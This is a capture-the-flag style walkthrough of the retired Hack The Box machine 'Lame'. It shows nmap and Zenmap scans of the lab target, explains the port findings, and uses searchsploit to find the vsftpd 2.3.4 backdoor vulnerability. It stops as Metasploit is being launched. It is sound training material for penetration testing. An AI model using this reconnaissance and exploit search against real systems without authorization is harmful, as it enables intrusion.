3 AUGUST 2019 / #CYBERSECURITY

Keep Calm and Hack The Box - Lame


Sonya Moisset

Lead Security Engineer @Photobox | Tech Lead/Security Manager@PrideInLondon | OWASP Member | Tech Advocate

Hack The Box (HTB) is an online platform allowing you to test your penetration testing skills. It contains several challenges that are constantly updated. Some

of them simulating real world scenarios and some of them leaning more towards a CTF style of challenge.

Note. *Only write-ups of retired HTB machines are allowed.*



Lame is the first machine published on Hack The Box and is for beginners, requiring only one exploit to obtain root access.

We will use the following tools to pawn the box on a Kali Linux box

- nmap
- zenmap
- searchsploit
- metasploit


Step 1 - Scanning the network

The first step before exploiting a machine is to do a little bit of scanning and reconnaissance.

This is one of the most important parts as it will determine what you can try to exploit afterwards. It is always better to spend more time on that phase to get as much information as you could.

I will use Nmap (Network Mapper). Nmap is a free and open source utility for network discovery and security auditing. It uses raw IP packets to determine what hosts are available on the network, what services those hosts are offering, what operating systems they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

There are many commands you can use with this tool to scan the network. If you want to learn more about it, you can have a look at the documentation here



I use the following command to get a basic idea of what we are scanning

```
nmap -sV -O -F --version-light 10.10.10.3
```

-sV: Probe open ports to determine service/version info


-O: Enable OS detection

-F: Fast mode - Scan fewer ports than the default scan

--version-light: Limit to most likely probes (intensity 2)

10.10.10.3: IP address of the Lame box

You can also use Zenmap, which is the official Nmap Security Scanner GUI. It is a multi-platform, free and open source application which aims to make Nmap easy for beginners to use while providing advanced features for experienced Nmap users.



I use a different set of commands to perform an intensive scan


```
nmap -A -v 10.10.10.3
```

-A: Enable OS detection, version detection, script scanning, and traceroute

-v: Increase verbosity level

10.10.10.3: IP address of the Lame box

If you find the results a little bit too overwhelming, you can move to the **Ports/Hosts** tab to only get the open ports



We can see that there are 4 open ports:

Port 21. File Transfer Protocol (FTP) control (command)

Port 22. Secure Shell (SSH), secure logins, file transfers (scp, sftp) and port forwarding

Port 139. NetBIOS Session Service

Port 445. Microsoft-DS (Directory Services) SMB file sharing

Let see what we can get with the first port


Step 2 - The Vulnerable FTP

We will use Searchsploit to check if there's any known vulnerability on vsftpd 2.3.4. Searchsploit is a command line search tool for Exploit Database


```
searchsploit vsftpd 2.3.4
```


Now that we know that there is a vulnerability - Backdoor Command Execution - let's try to exploit it

We will use Metasploit. It's a penetration testing framework that makes hacking simple. It's an essential tool for many attackers and defenders



I launch Metasploit Framework on Kali and look for command I should use to launch the exploit

